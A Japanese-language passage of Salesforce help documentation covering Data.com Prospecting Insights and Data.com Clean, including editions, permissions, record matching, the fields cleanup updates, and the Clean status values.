Data.com プロスペクティングインサイトでは、D&B 企業の詳細と業界インテリジェンスがクイックビュースナップショットにまとめられ、見込み客や顧客と効率的に会話を始めることができます。

プロスペクティングインサイトは、Data.com Prospector ライセンスで使用できます。インサイトデータは参照のみで、Data.com からインポート、または Data.com でクリーンアップした取引先に使用できます。

インサイトカテゴリ	詳細
ビジネスの詳細	• Dun & Bradstreet の子会社である Hoover's, Inc. で提供される会社の説明 • 会社の住所、電話、Web サイト • 場所種別 – 本社または支社 • 立地面積 (実測または推定の平方フィート) • 場所の所有権 – 所有または賃借 • 取引形態 (使用している場合) • 会社の創立年
財務の詳細	• 決算期 (月)

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

インサイトカテゴリ	詳細
	• 証券取引および銘柄記号 • Standard & Poor の 500 インデックスインジケータ • Fortune 1000 の順位 • 支払遅延リスク (今後 12 か月間にこの企業の支払いが 90 日以上遅れる可能性)* 重要: この情報は、マーケティングの事前スクリーニング目的にのみ使用してください。 • 直近年度とその前年度の年間売上、および成長率 • 直近年度の純利益* • 直近年度とその前年度の従業員数、および増加率
Data.com から取得する取引先責任者	• 会社の取引先責任者分布のグラフィカルビュー • 部門別の会社の取引先責任者へのリンク – リンクをクリックすると、Data.com の [取引先責任者の検索] ページが表示される
トップクラスの競合他社	• 会社のトップクラスの競合他社の Web サイトへのリンク • 収益別に表示された主要な競合他社
業種の詳細	• NAICS および SIC の大分類 • NAICS および SIC の大分類に関連する業種の業種セレクタ • 電話質問集のサンプル • 競合状況分析* – 業界の競合環境の概要 • 業界の動向* および業界の機会* – イベントや問題が業界ビジネスに与える影響 • 選択した業界の Web サイトへのリンク

* プレミアムライセンスがある場合のみ使用可能

Lightning のプロスペクティングインサイト

Data.com プロスペクティングインサイトでは、Dun & Bradstreet 企業の詳細と業界インテリジェンスがスナップショットにまとめられます。組織情報、取引先階層、関連業種へのリンクを示すタブがあり、見込み客や顧客と効率的に会話を始めることができます。

デモを見る: Prospecting Insights in Lightning (Lightning のプロスペクティングインサイト)

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

プロスペクティングインサイトは、Data.com Prospector ライセンスで使用できます。インサイトのデータは参照のみで、Data.com からインポート、または Data.com でクリーンアップした取引先に使用できます。

重要: Professional Edition を使用している場合は、取引先ページレイアウトに [Data.com キー] 項目を追加します。

会社

会社概要、財務詳細、上位競合他社のリスト、取引先責任者の詳細を表示します。レベルまたは部門別に取引先責任者を表示および追加します。主要な競合他社の詳細を参照します。会社のリンクを把握します。

階層

会社とそのリンクの完全な階層ビューを確認できます。会社の横にあるプラス記号 (+) をクリックすると、会社が取引先として追加されます。

業種

業種の重要なインサイトが示されるため、的を得た会話で取引先を引き込むことができます。

業種の詳細
SIC (Standard Industrial Classification) および NAICS (North American Industry Classification System) のコードと説明で識別される取引先の業種に関する詳細を表示します。

競争状況
関連する業界における取引先の将来性を把握します。

トレンド
取引先の財務状況を把握し、潜在的な成長分野を見い出します。

商談
取引先の各種の商談を確認します。

電話質問集
詳細な Q&A で電話の準備をします。

業界 Web サイト
取引先の上位競合他社の Web サイトを確認できます。

関連トピック:

- Data.com 検索結果および関連機能へのアクセスの管理
- Data.com プロスペクティングインサイトの表示の確認

Data.com Clean

Data.com Clean では、D&B の企業情報やクラウドソーシングした数百万もの取引先責任者を利用して、複数の方法で Salesforce CRM レコードを最新の状態に保つことができます。

クリーンアップは、Salesforce の取引先、取引先責任者、およびリードレコードを Data.com のレコードと比較し、Salesforce レコードと対応する Data.com レコード間にリンクを作成します。クリーンアップでは、Salesforce の取引先、取引先責任者、およびリードのクリーンアップ状況情報 (ページ 1488)も提供します。

Clean ライセンスでは、次の操作を実行できます。

- 個々の Salesforce レコードとそれに一致する Data.com レコードを横に並べて手動で比較し、Salesforce レコードを項目ごとに更新する。
- 取引先、取引先責任者、およびリードレコードをリストから選択し、すべて一度にクリーンアップする。
- 取引先にリンクされた D&B 企業レコードを手動で更新する。

Salesforce システム管理者は、次の操作も実行できます。

- 項目値が異なる Salesforce レコードにフラグ付けしたり、空白項目に入力したり、項目値を上書きしたりするために、自動化されたクリーンアップジョブを設定および実行する。
- Data.com マッチング API を使用して、リードの作成時のクリーンアップやカスタムオブジェクトのクリーンアップなど、特定の業務を目的としたカスタムソリューションを作成する。

Data.com Clean には Corporate Clean と Premium Clean の 2 つのバージョンがあります。Premium Clean では、追加したり、手動で取引先、取引先責任者、またはリードレコードをクリーンアップするための Dun & Bradstreet 項目を増やしました。Salesforce ヘルプでは、特に記載がない限り、Data.com Premium Clean について説明します。Premium Clean の詳細は、Salesforce アカウントマネージャにお問い合わせください。

Data.com Clean バージョン	Dun & Bradstreet (D&B) 項目
Data.com Corporate Clean	Dun & Bradstreet 項目の基本セット。
Data.com Premium Clean	Dun & Bradstreet 項目の基本セットと、[D&B 企業] 項目。この項目は、関連付けられた [D&B 企業] レコードを、[D&B 企業] タブからアクセスできる 70 個以上の追加の Dun & Bradstreet 項目にリンクします。

Data.com Clean では、個人取引先をサポートしていません。

メモ: Data.com Clean は、Sales Cloud と Service Cloud のシートに対して 1:1 で購入する必要があります。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce レコードの完全で最新の状態の維持

ビジネスの良し悪しは、データの質によって決まってしまいます。Data.com Clean を使用すると、データの更新に費やす時間を削減し、ビジネスの成長により多くの時間を割くことができるようになります。D&B の価値ある企業情報とクラウドソーシングされた数百万もの取引先責任者を最大限に活用して、Salesforce データをクリーンで最新の状態に保つことができます。

関連トピック:

Data.com FAQ の使用

Salesforce Classic で個々のレコードをクリーンアップ

Salesforce レコードのリストのクリーンアップ

Data.com Clean の設定

Data.com Clean の有効化の確認

Salesforce レコードの完全で最新の状態の維持

ビジネスの良し悪しは、データの質によって決まってしまいます。Data.com Clean を使用すると、データの更新に費やす時間を削減し、ビジネスの成長により多くの時間を割くことができるようになります。D&B の価値ある企業情報とクラウドソーシングされた数百万もの取引先責任者を最大限に活用して、Salesforce データをクリーンで最新の状態に保つことができます。

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Classic で個々のレコードをクリーンアップ

Data.com Clean を使用して、取引先、取引先責任者、およびリードレコードを手動で更新します。手動クリーンアップでは、1 つの Salesforce レコードとそれに一致する Data.com レコードを横に並べて比較し、Salesforce レコードを項目ごとに更新できます。

Salesforce レコードのリストのクリーンアップ

Data.com Clean では、取引先、取引先責任者、およびリードレコードをリストから選択し、すべて一度にクリーンアップすることができます。リストからレコードをクリーンアップするには、Data.com Clean ライセンスが必要です。

Data.com Clean の影響を受ける Salesforce 項目は?

Data.com Clean を使用し、手動か自動ジョブで Salesforce レコードをクリーンアップすると、レコードの項目は Data.com データで更新されます。

[クリーンアップ状況] で得られるレコードの情報

取引先、取引先責任者、およびリードレコードの［クリーンアップ状況］項目には、レコードのデータと Data.com のデータの比較状況が示されます。状況の横にあるアイコンをクリックすると、状況の詳細と状況を更新するためのオプションが表示されます。状況によっては、［クリーンアップ状況］項目から複数のレコードを直接クリーンアップすることもできます。

Salesforce レコードと Data.com レコードの照合方法

Salesforce の取引先、取引先責任者、およびリードデータを Data.com でクリーンアップする場合、Salesforce レコードが Data.com のレコードとどのように比較、照合されるのかを理解することが重要です。

Data.com Clean 状況

Data.com Prospector または Data.com Clean がある場合、Salesforce 取引先、取引先責任者、リードの［クリーンアップ状況］項目は、Data.com と比較されたレコードのクリーンアップ状況を示します。

Data.com Clean を使用したレコードのクリーンアップについての詳細

レコードをクリーンアップする場合、Salesforce のデータと Data.com の情報を比較します。このプロセスには、一致レコードの選択方法や Data.com レコードを不正としてマークする方法など、理解すべき重要な概念がいくつかあります。

Salesforce Classic で個々のレコードをクリーンアップ

Data.com Clean を使用して、取引先、取引先責任者、およびリードレコードを手動で更新します。手動クリーンアップでは、1 つの Salesforce レコードとそれに一致する Data.com レコードを横に並べて比較し、Salesforce レコードを項目ごとに更新できます。

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

取引先レコードをクリーンアップする
- 取引先に対する「編集」

取引先責任者レコードをクリーンアップする
- 取引先責任者に対する「編集」

リードレコードをクリーンアップする
- リードに対する「編集」

Data.com Clean ライセンスを取得している組織、および Data.com Prospector ライセンスを取得している組織の Salesforce ユーザは、手動クリーンアップを使用できます。手動クリーンアップは、以前に Data.com から追加したレコードだけでなく、Salesforce でアクセス権を持つすべての取引先、取引先責任者、およびリードレコードで使用できます。

Data.com Clean には、レコードをクリーンアップするためのさまざまな方法が備えられています。ユーザは、個々のレコードを手動でクリーンアップしたり、リストビューからレコードのグループをクリーンアップしたりできます。また、組織で自動クリーンアップジョブを使用して、レコードのクリーンアップを一括処理することもできます。

メモ: Data.com Prospector または Data.com Clean で取引先レコードをクリーンアップする場合、Data.com では米国ドル以外の通貨が米国ドルに毎月変換されます。この変換のため、［年間売上］項目の値が変更されることがあります。米国ドル以外の通貨を使用する組織では、レコードのクリーンアップ状況を特定するときに［年間売上］項目が無視されます (そのため、［クリーンアップ状況］項目の値は変わりません)。また、取引先レコードおよびクリーンアップ比較ページの［年間売上］項目からもこの値が削除されます。

1. レコードを開き、その［状況をクリーンアップ］項目を確認します。状況が 同期済み になっている場合でも、レコードを手動でクリーンアップできます。D&B の DUNSRight マッチングサービスを使用している場合は、レコードを Data.com の異なるレコードと照合できます。

ヒント: ［クリーンアップ状況］項目から、追加の状況情報 (Data.com のデータが異なる項目など) を取得し、その後でレコードをクリーンアップできます。状況アイコン ( ) をクリックし、表示されたポップアップの指示に従います。

2. [クリーンアップ]をクリックして比較ページを開き、Salesforce レコードと Data.com レコードを比較します。
3. レコードを比較します。Salesforce レコードの対応する値に一致する Data.com 項目の値の横にチェックマークが表示されます。
4. 受け入れる Data.com の値の横にあるチェックボックスをオンにします。
5. DUNSRight マッチングを使用しており、Data.com から異なる一致を検索する場合は、[一致が不正ですか?] をクリックします。
6. Data.com のデータを受け入れない場合でも、レコードが正しいことに満足できた場合は、[保存]をクリックします。

［クリーンアップ状況］項目には、レコードの状況が反映され、項目のタイムスタンプはユーザの操作を反映して更新されます。

ルールで使用してレコードを照合または更新する 1 つ以上の項目を変更する場合は、レコードが再度クリーンアップされるまで、ルールの［クリーンアップ状況］は 未比較 に設定されます。

メモ: 取引先で、手動でクリーンアップ中に会社の D-U-N-S Number 項目値を更新する場合は、D&B 企業項目値を削除します。これを実行しないと、Clean で上記 2 項目の値を更新できず、正しい D&B 企業レコードを取引先にリンクできません。

[キャンセル]をクリックすると、Salesforce レコードのデータは更新されませんが、Data.com によって一致度のより高いレコードが見つかると、［クリーンアップ状況］項目および［Data.com キー］項目の値が変更される場合があります。レコードのクリーンアップ方法に関係なく、これら 2 つの項目には常に最後のクリーンアップ時点で最も一致度の高い Data.com のデータが反映されます。

Data.com Clean または Data.com Prospector を使用していて、D&B 企業レコードにリンクされていない取引先またはリードレコードを手動でクリーンアップしたとします。[保存]をクリックすると、Salesforce では D&B 企業レコードが作成され (存在する場合)、取引先またはリードレコードにリンクされます。次回比較ページを開いたとき、リンクされたレコードは［D&B 企業レコードがリンクされました］項目の D-U-N-S Number で識別されます。

関連トピック:

Data.com Clean 状況

Data.com Clean の影響を受ける Salesforce 項目は?

Salesforce レコードのリストのクリーンアップ

ユーザ権限

取引先レコードをクリーンアップする	取引先に対する「編集」
取引先責任者レコードをクリーンアップする	取引先責任者に対する「編集」
リードレコードをクリーンアップする	リードに対する「編集」
カスタムリストビューを作成する	リストに表示されているレコードタイプに対する「参照」
公開リストビューを作成、編集、または削除する	「公開リストビューの管理」

エディション

使用可能なエディション: Salesforce Classic

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean では、取引先、取引先責任者、およびリードレコードをリストから選択し、すべて一度にクリーンアップすることができます。リストからレコードをクリーンアップするには、Data.com Clean ライセンスが必要です。

Data.com Clean には、レコードをクリーンアップするためのさまざまな方法が備えられています。ユーザは、個々のレコードを手動でクリーンアップしたり、リストビューからレコードのグループをクリーンアップしたりできます。また、組織で自動クリーンアップジョブを使用して、レコードのクリーンアップを一括処理することもできます。

リストからのクリーンアップは、以前に Data.com から追加したレコードだけでなく、Salesforce でアクセス権を持つすべての取引先、取引先責任者、およびリードレコードで動作します。[取引先]、[取引先責任者]、または [リード] タブをクリックすると、ビューを選択して、参照が許可されているレコードのリストを表示できます。表示される結果は、*リストビュー*と呼ばれます。クリーンアップするレコードをリストビューから選択するだけで、残りの処理は Data.com Clean で行われます。

メモ: 標準リストビューからレコードをクリーンアップしている場合は、システム管理者により［状況をクリーンアップ］項目がビューに追加済みであることを確認してください。作成したカスタムリストビューからレコードをクリーンアップしている場合は、［状況をクリーンアップ］項目を自分で追加する必要があります。Data.com Social Key と [ソーシャル取引先と取引先責任者] を一緒に使用している場合、ユーザまたはシステム管理者は、適切なソーシャルネットワークの項目 (LinkedIn、Twitter、または Facebook) を取引先責任者のリストビューに追加することもできます。

1. リストからクリーンアップするレコードのオブジェクトのタブ ([取引先]、[取引先責任者]、または [リード]) をクリックします。
2. ドロップダウンからビューを選択し、[編集] をクリックします。
3. クリーンアップするレコードをリストから選択し、[クリーンアップ] をクリックします。
4. 次のいずれかのクリーンアップオプションを選択します。
   - クリーンアップ状況を更新: 各レコードの［状況をクリーンアップ］項目を更新します。Social Key を使用すると、ソーシャルハンドルがレコードに追加されます (使用可能な場合)。

- クリーンアップ状況を更新して空白項目を入力: 各レコードの［状況をクリーンアップ］項目を更新し、空白項目に Data.com データを入力します。Social Key を使用すると、ソーシャルハンドルがレコードに追加されます (使用可能な場合)。

5. [更新] をクリックします。
照合および更新されたレコード件数と、エラーが発生したレコード件数を示す確認メッセージが表示されます。取引先責任者とリードに組織で Social Key を使用している場合は、ソーシャルハンドルが提供されるかどうかも示されます。
6. レコードへの変更を確認します。
［状況をクリーンアップ］項目のみを更新するオプションを選択し、クリーンアップ状況が［不一致］のレコードが見つかった場合は、各レコードを詳細ページから手動でクリーンアップできます。

関連トピック:

Data.com Clean 状況
Salesforce Classic でのリストビューの作成
Data.com Clean の影響を受ける Salesforce 項目は?

Data.com Clean の影響を受ける Salesforce 項目は?

Data.com Clean を使用し、手動か自動ジョブで Salesforce レコードをクリーンアップすると、レコードの項目は Data.com データで更新されます。

メモ:

- Data.com と Salesforce の項目の対応付けを組織でカスタマイズした場合、クリーンアップによって影響される項目は、リストされた項目とは異なることがあります。
- データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません または 取引先項目へのアクセスは制限されているため、以下に示すすべての項目を更新できません のいずれかのメッセージを受信した場合は、Salesforce システム管理者にお問い合わせください。

取引先項目

取引先のクリーンアップジョブおよび取引先の会社情報のクリーンアップルールでは、次のすべての項目を使用できます。

取引先名	業種
取引先 部門	NAICS コード
年間売上	NAICS の説明
住所 (請求先)	会社形態
クリーンアップ状況	電話

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスで使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

D&B 企業	産業コード
Data.com キー	産業区分の説明
D-U-N-S 番号	株式コード
説明	取引形態
従業員数	Web サイト
Fax	設立年

取引先責任者の項目

取引先責任者のクリーンアップジョブでは、次のすべての項目を使用できます。

クリーンアップ状況	住所 (郵送先)
Data.com キー	電話
メール	役職
氏名	

リードの項目

リードのクリーンアップジョブでは、次のすべての項目を使用できます。アスタリスク (*) は、リードの会社情報のクリーンアップルールで使用できる項目を表します。

住所	メール
年間売上*	Industry*
クリーンアップ状況	名前
会社名	[従業員数]*
会社 D-U-N-S 番号*	電話
D&B 企業*	役職
Data.com キー	


関連トピック:

- データへのアクセスは制限されているため、このレコードを完全にはクリーンアップできません。 というメッセージが表示されるのはなぜですか?
- Salesforce Classic で個々のレコードをクリーンアップ

[クリーンアップ状況] で得られるレコードの情報

取引先、取引先責任者、およびリードレコードの［クリーンアップ状況］項目には、レコードのデータと Data.com のデータの比較状況が示されます。状況の横にあるアイコンをクリックすると、状況の詳細と状況を更新するためのオプションが表示されます。状況によっては、［クリーンアップ状況］項目から複数のレコードを直接クリーンアップすることもできます。

以下に、いくつかのオプションの例を示します。



1. このレコードの状況は［不一致］です。前回の 1 週間前の比較では、Salesforce のレコードと Data.com のレコードは、一部またはすべての項目で値が異なっていました。以前にレコードを比較したユーザが、次のいずれかを行った可能性があります。
   - どの Data.com 値も受け入れないと決定した。
   - Data.com から一部の値を受け入れ、Salesforce の一部の値を残した。
   - 比較ページで [キャンセル] をクリックした。

   アイコンをクリックすると、詳細情報およびクリーンアップのオプションを提供するポップアップが表示されます。
2. この行では、Salesforce レコードの最新の比較操作について示します。

   この場合は、ユーザは Salesforce 取引先レコードを 1 週間前の Data.com の取引先レコードと比較しました。
3. このセクションでは、比較に関する詳細を説明します。この場合、Data.com の取引先責任者の［メール］、［電話］、および［町名・番地 (郵送先)］の値が異なっていました。
4. [クリーンアップ...] リンクをクリックすると、Salesforce レコードと Data.com レコードを自分で比較できます。

   [キャンセル] をクリックすると、レコードのクリーンアップ状況は［不一致］のまま変更されません。[保存] をクリックすると、どの Data.com 値も受け入れなかった場合でも、レコードのクリーンアップ状況は［レビュー済み］になります。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce レコードと Data.com レコードの照合方法

Salesforce の取引先、取引先責任者、およびリードデータを Data.com でクリーンアップする場合、Salesforce レコードが Data.com のレコードとどのように比較、照合されるのかを理解することが重要です。

ヒント: グラフィックな概要と豊富な例を含む、Data.com マッチングサービスのしくみについての詳細は、ホワイトペーパー『Data.com Record Matching in Salesforce』を参照してください。

デモビデオを見る: 一致ルールについて

Salesforce レコードと Data.com レコードの比較、照合には 2 つの方法があります。

- 手動。ユーザが個々の取引先、取引先責任者、またはリードレコードで [クリーンアップ] をクリックします。
- クリーンアップジョブの使用。自動的にすべての取引先、取引先責任者、またはリードレコードの照合が試みられます。

*自動*クリーンアップジョブは、Data.com Clean を購入した組織のみが使用できます。*手動*クリーンアップは、Data.com Prospector のライセンスを持つすべてのユーザが使用できます。

ジョブが手動か自動かに関係なく、Salesforce レコードを初めてクリーンアップするとき、マッチングサービスは Data.com で類似のレコードを検索します。マッチングサービスは各レコードの項目値を調べ、2 つのレコードが同じエンティティ (つまり、同じ取引先、取引先責任者、またはリード) を表すことを示すのに十分な同一または類似の情報を探します。Data.com で一致が見つかると、2 つのレコードは [Data.com キー] 項目の数値によってリンクされます。取引先責任者レコードとリードレコードの場合、Salesforce レコードがクリーンアップされるたびに、マッチングサービスを使用してレコードが照合されます。取引先レコードの場合、Salesforce レコードがクリーンアップされるたびに、[D-U-N-S 番号] 項目を使用してレコードが照合 (または検索) されます。[D-U-N-S 番号] 項目が空白の場合、マッチングサービスを使用して一致が検索されます。Salesforce レコードが大幅に変更された場合、次回のクリーンアップ時に、マッチングサービスが他の Data.com レコードから一致度のより高いレコードを探すことがあります。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

メモ:

- D-U-N-S number が存在するかどうかに関係なく、マッチングサービスを使用して取引先レコードの再照合を行う場合は、Salesforce カスタマーサポートにお問い合わせください。ただし、この場合、一部の取引先レコードは、Data.com Clean の状況が 該当なし になる可能性があります。
- [D-U-N-S 番号] 項目を再対応付けしたか、対応付けをスキップした場合、または組織が 2011 年 12 月 16 日よりも前に Data.com を購入している場合、自動的にマッチングサービスを使用して取引先レコードが再照合されます。

取引先責任者とリードの場合、次の重要項目があります。

- 名前
- メール

理想的には、info@org.com のようなグループアドレスではなく本人用のメールアドレスを使用します ([メール] の値が同一の場合、レコードの他の値が矛盾しない限り、ほとんどは一致となります)。注: Data.com では、送信元が Gmail または Yahoo などの個人連絡先情報と思われるメールは保存されません。

- 取引先責任者は［取引先名］、リードは［会社］
- 役職
- 電話

取引先の場合、次の重要項目があります。

- 取引先名
  - 取引先名に、数値(1002)、特殊文字(!#@#)、関連のない語など、関連のない値が含まれないようにします (こうした記号が会社名の一部である場合は、許容されます)。
  - 国名と都道府県名は、会社名の一部でないかぎり、値にすることは避けます。
  - 取引先名に複数の語が含まれる場合 (*DSGI Business (PC World Business)* など)、両方を試みます。
  - 取引先名が Web サイトでもある場合 (*salesforce.com* など)、サブドメイン (*.com* など) を除外してみてください。
- 住所 (請求先)
  - 可能ならば完全な住所を使用します。
  - ［国］項目値の指定を試みます。これにより、一致率が最適化されます。
  - ［状態］または［郵便番号］項目値の指定を試みます。
  - 町名はわかるが番地はわからない場合、町名のみを使用します。値を指定しないよりも、番地のない町名を指定した方が役立ちます。
- Web サイト
- 電話

Data.com Clean 状況

Data.com Prospector または Data.com Clean がある場合、Salesforce 取引先、取引先責任者、リードの［クリーンアップ状況］項目は、Data.com と比較されたレコードのクリーンアップ状況を示します。

クリーンアップ状況	定義	API 項目値	メモ
［未比較］	現在のバージョンの Salesforce レコードはまだ Data.com と比較されていません。この状況は次の理由で発生する可能性があります。 • レコードは Salesforce 内で *手動で作成され (Data.com からの追加ではない)*、まだ Data.com と比較されていない。 • Salesforce レコードは以前に Data.com と比較されたが、その後にユーザによって編集され、再比較されていない。 • Salesforce レコードは以前に Data.com と比較されたが、その後にワークフローまたはその他の自動プロセス (リードの取引開始など) によって更新され、Data.com との再比較はされていない。 • Data.com 項目を Salesforce 項目に対応付けたものの、1 つ以上の新規に対応付けられた Data.com 項目に値がない。	`Pending`	Data.com から追加したレコードの状況は、いずれかまたは両方のレコードのデータが変更されるまで、常に 同期済み になります。 レコードのクリーンアップ後に Data.com で一致が検出されると、次のいずれかの条件が満たされるまで、レコードの［クリーンアップ状況］が 確認済み に変わります。 • 2 つのレコードが同一 (［同期済み］状況)。 • レコードが Salesforce または Data.com で更新される (［不一致］状況)。 • レコードが Data.com で無効になる (［無効］状況)。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クリーンアップ状況	定義	API 項目値	メモ
［同期済み］	Salesforce レコードと Data.com レコードを前回比較したときに、2 つのレコードは同一でした。同期済み状況のレコードはクリーンアップであるとみなされます。	一致	状況が 同期済み であるレコードは、クリーンであるとみなされますが、クリーンアッププロセスを繰り返すことができます。 ［クリーンアップ状況］項目のアイコンをクリックし、タイムスタンプでレコードが前回比較された日時を確認します。
［レビュー済み］	Salesforce レコードと Data.com レコードを前回比較したときに、比較したユーザが次の操作を行いました。 • Salesforce レコードの 1 つ以上の値を保持した。 • 1 つの項目値に Data.com に対して *［不正］* フラグも設定した可能性がある。 • レコードが無効としてマークされた。 または • 1 つ以上の項目の値を上書きするようにクリーンアップジョブが設定されていて、前回のジョブで 1 つ以上の値が上書きされた。	`Acknowledged`	状況が 確認済み であるレコードは、クリーンであるとみなされますが、クリーンアッププロセスを繰り返すことができます。 レコードのクリーンアップ後に Data.com で一致が検出されると、次のいずれかの条件が満たされるまで、レコードの［クリーンアップ状況］は 確認済み 状況のままです。 • 2 つのレコードが同一（［同期済み］状況）。 • レコードが Salesforce または Data.com で更新される（［不一致］状況）。 • レコードが Data.com で無効になる（［無効］状況）。 • 以前に Data.com に対して *［不正］* フラグを設定した項目に、*［正当］* フラグが再設定された。

クリーンアップ状況	定義	API 項目値	メモ
［不一致］	Salesforce レコードに対応する Data.com レコードと異なるデータがあります。 メモ: 一致した Data.com レコードで値が変更された場合、レコードのクリーンアップ状況が［同期済み］または［レビュー済み］から［不一致］に変わることがあることに注意してください。これは、Data.com で更新された情報を D&B で使用できるようにするため、定期的に発生します。	`Different`	レコードのクリーンアップ後に Data.com で一致が検出されると、次のいずれかの条件が満たされるまで、レコードの［クリーンアップ状況］は 不一致 状況のままです。 • 2 つのレコードが同一（［同期済み］状況）。 • ユーザが 2 つのレコードを確認し、Salesforce レコードの 1 つ以上の値を維持している（［レビュー済み］状況）。 • レコードが Data.com で無効になる（［無効］状況）。
一致を選択	Data.com には、*自動*一致の必要条件を満たすレコードはありませんが、1 つ以上の一致候補はあります。5 個までの一致候補から 1 つを選択できます。	`SelectMatch`	この状況は、Data.com Clean 製品および D&B DUNSRight マッチングサービスでのみ使用できます。
［該当なし］	この Salesforce レコードには、Data.com レコードに類似のレコードがありません。	`NotFound`	Data.com に一致するレコードがないため、Salesforce でレコードをクリーンアップできません。
［無効］	Salesforce レコードに対応する Data.com レコードが、Data.com または組織のユーザによって無効と報告されました。取引先責任者レコードは、含まれている情報が古いか不正確である場合に無効になることがあります。取引先レコードは、D&B により倒産しているとマークされた場合に無効になります。	`Inactive`	デフォルトでは、無効 レコードは Data.com Prospector の検索結果で非表示になりますが、条件を使用して表示することができます。 レコードをクリーンアップし、Data.com に［有効］と報告されると、レコードのクリーンアップ状況が *［レビュー済み］* に変わります。

クリーンアップ状況	定義	API 項目値	メモ
スキップしました	次のいずれかになります。 • Salesforce レコードを最後に保存したときに入力規則またはトリガに関連するエラーが発生し、次の増分同期クリーンアップジョブでレコードの状況が スキップ に設定される。 または • レコードのクリーンアップ状況が API 経由で スキップ に設定される。 *増分同期*クリーンアップジョブでは、クリーンアップ状況が スキップ になっているレコードは処理されません。 *完全同期*クリーンアップジョブでは、最後の保存時に入力規則、トリガ、または他のカスタマイズに関連するエラーが発生してもすべてのクリーンアップ状況のレコードが処理されますが、レコードの［状況をクリーンアップ］項目値はエラーが解決するまで変更しません。	`Skipped`	システム管理者と連携して、次のいずれかを実行します。 • エラーの原因となったトリガ、入力規則、または API カスタマイズおよび スキップ 状況を変更してから、手動またはクリーンアップジョブを使用してレコードを再度クリーンアップします。 または • ［スキップ対象レコード］クリーンアップジョブスキップ設定を選択することを検討するようにシステム管理者に依頼します。これにより、*増分同期と完全同期の両方のジョブで* スキップ Clean 状況のレコードの処理がスキップされます。

関連トピック:

- Salesforce Classic で個々のレコードをクリーンアップ
- Salesforce レコードのリストのクリーンアップ
- [クリーンアップ状況] で得られるレコードの情報
- Data.com への取引先、取引先責任者、リードの無効または有効の報告

Data.com Clean を使用したレコードのクリーンアップについての詳細

レコードをクリーンアップする場合、Salesforce のデータと Data.com の情報を比較します。このプロセスには、一致レコードの選択方法や Data.com レコードを不正としてマークする方法など、理解すべき重要な概念がいくつかあります。

Data.com への取引先、取引先責任者、リードの無効または有効の報告

Data.com Clean を使用した Salesforce レコードのクリーンアップ時に、関連する取引先、取引先責任者、またはリードが倒産しているか会社に勤務していないことがわかっている場合は、その情報を Data.com に報告できます。取引先、取引先責任者、またはリードが 無効 として Data.com に報告された場合は、お知らせします。取引先、取引先責任者、またはリードが 有効 と思われる場合も、報告できます。

取引先マッチングサービスの選択に関するガイドライン

Data.com Prospector または Data.com Clean を使用すると、取引先レコードをクリーンアップするために組織で使用するマッチングサービスを選択できます。サービスを選択する前に、各サービス、そのクリーンアップ動作、および関連する考慮事項を理解することが重要です。

エディション

使用可能なエディション: Salesforce Classic

Data.com Prospector ライセンスを使用可能なエディション: **Contact Manager** Edition (リードオブジェクトなし)、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com Clean ライセンスで使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Data.com への取引先、取引先責任者、リードの無効または有効の報告

Data.com Clean を使用した Salesforce レコードのクリーンアップ時に、関連する取引先、取引先責任者、またはリードが倒産しているか会社に勤務していないことがわかっている場合は、その情報を Data.com に報告できます。取引先、取引先責任者、またはリードが 無効 として Data.com に報告された場合は、お知らせします。取引先、取引先責任者、またはリードが 有効 と思われる場合も、報告できます。

